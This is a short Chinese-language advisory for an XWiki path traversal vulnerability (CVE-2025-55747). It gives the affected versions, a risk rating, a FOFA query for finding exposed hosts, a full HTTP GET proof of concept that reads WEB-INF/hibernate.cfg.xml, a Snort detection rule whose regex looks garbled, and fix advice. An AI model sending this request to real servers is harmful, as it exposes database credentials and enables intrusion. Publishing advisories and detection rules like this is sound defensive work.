

XWiki-CVE-2025-55747-路径遍历

XWiki-CVE-2025-55747-路径遍历，攻击者可利用路劲遍历漏洞，窃取敏感数据或攻击内网系统，导致内网渗透或数据泄露。

影响版本

6.1-milestone-2 <=xwiki<= 16.10.6

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: body="data-xwiki-reference"

POC/EXP:

```
GET /xwiki/webjars/wiki%3Axwiki/..%2F..%2F..%2F..%2FWEB-INF%2Fhibernate.cfg.xml HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: ".Not/A)Brand";v="99", "Google Chrome";v="103", "Chromium";v="103"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
```

Accept-Language: zh-CN,zh;q=0.9

Cookie: JSESSIONID=E098C8B0D4FE2E46CF8D517FAC6268F1



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"Xwiki - Path Traversal via Webjars (CVE-2025-55747)";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri;
  pcre:"/\\xwiki\\webjars\\wiki%3Axwiki\\\\.\\.%.%2F\\.\\.%.%2F\\.\\.%.%2F\\.\\.%.%2FWEB-
  INF\\hibernate\\.cfg\\.xml/i";
  metadata:
    cve CVE-2025-55747,
    service http,
    affected_product "Xwiki",
    vulnerability_type "Path Traversal",
    severity "high";
  classtype:web-application-attack;
  sid:1000500;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。